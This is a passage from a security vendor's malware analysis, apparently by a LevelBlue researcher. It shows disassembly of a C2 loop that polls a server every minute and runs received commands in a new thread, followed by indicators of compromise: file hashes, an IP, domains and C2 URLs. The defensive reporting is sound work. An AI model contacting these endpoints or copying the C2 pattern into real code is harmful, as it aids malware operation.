


Figure 16. Loop calling credential stealing functions.

## C2 Instructions

After completing the data theft phase, the malware enters a loop, waiting for further instructions from the C2 server. Every minute, it sends an HTTP request containing information about the infected system and spawns a separate thread to process the server's response and execute any received commands.



```
void get_commands ();
0x00412f17    cmp dword [0x49fde4], ebx
0x00412f1d    jne 0x412f63
0x00412f1f    mov eax, dword [0x49fde0]
0x00412f24    push 1 ; http data buffer
0x00412f26    push dword [eax + 8]
0x00412f29    push dword [eax]
0x00412f2b    call send_request
0x00412f30    mov esi, eax
0x00412f32    add esp, 0xc
0x00412f35    test esi, esi
0x00412f37    je 0x412f55
0x00412f39    push ebx
0x00412f3a    push ebx
0x00412f3b    push 0xfcae4162 ; hashed "CreateThread"
0x00412f40    push ebx
0x00412f41    call resolve_hashed_api
0x00412f46    lea ecx, [buffer]
0x00412f49    push ecx
0x00412f4a    push ebx
0x00412f4b    push esi
0x00412f4c    push process_response
0x00412f51    push ebx
0x00412f52    push ebx
0x00412f53    call eax
0x00412f55    push 60000 ; 60000 ms = 1 min
0x00412f5a    nop
0x00412f5b    call sleep
0x00412f60    pop ecx
0x00412f61    jmp 0x412f17
```

Figure 17. Loop listening for commands.

## IoCs

- Filename: gruijvdsdbcmcvbtryedfhpoibbedflokjqnb.js
- SHA256: c099f965144bccd0b590f946659fc3c0747c54aef505b6caaca9078712f455fb
- SHA256: 64c7dd0a3a3ae49977ac05913d3878000cce14e5d8c1ee05b782bdfd648bde91

- SHA256: ad10ff9043d6f327045943635fcbd0c5918acb79dc998db92ee4c7dee5224710
- SHA256: 4c9f271242f61f1a31b8146305e9a7ed512c521445d4f7a7a901e301307add3d
- SHA256: 5864a697bd7b339f56b05405f29a097cd027cafdcc4e63c2aaeccccbf930605f
- IP: 158.94.211.95
- Domain: kbfvzoboss.bid
- Domain: alphastand.trade
- Domain: alphastand.win
- Domain: alphastand.top
- URL: http://158.94.211.95/kelly/five/fre.php
- URL: http://kbfvzoboss.bid/alien/fre.php
- URL: http://alphastand.trade/alien/fre.php
- URL: http://alphastand.win/alien/fre.php
- URL: http://alphastand.top/alien/fre.php

## Stay Informed

---

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

## RESEARCH REPORT

---

[An In-Depth Analysis of Novel KarstoRAT Malware](#)

## About the Author

---

Dawid is Security Researcher at LevelBlue. Follow Dawid on [LinkedIn](#).

## ABOUT LEVELBLUE

---

LevelBlue secures what's next with intelligence-led security delivering visibility and speed to stop threats faster. As the world's largest and most analyst-recognized pure-play managed security services provider, our AI-powered managed services and cyber expertise across managed, advisory, and incident response services help clients operate with confidence. Learn more [about us](#).

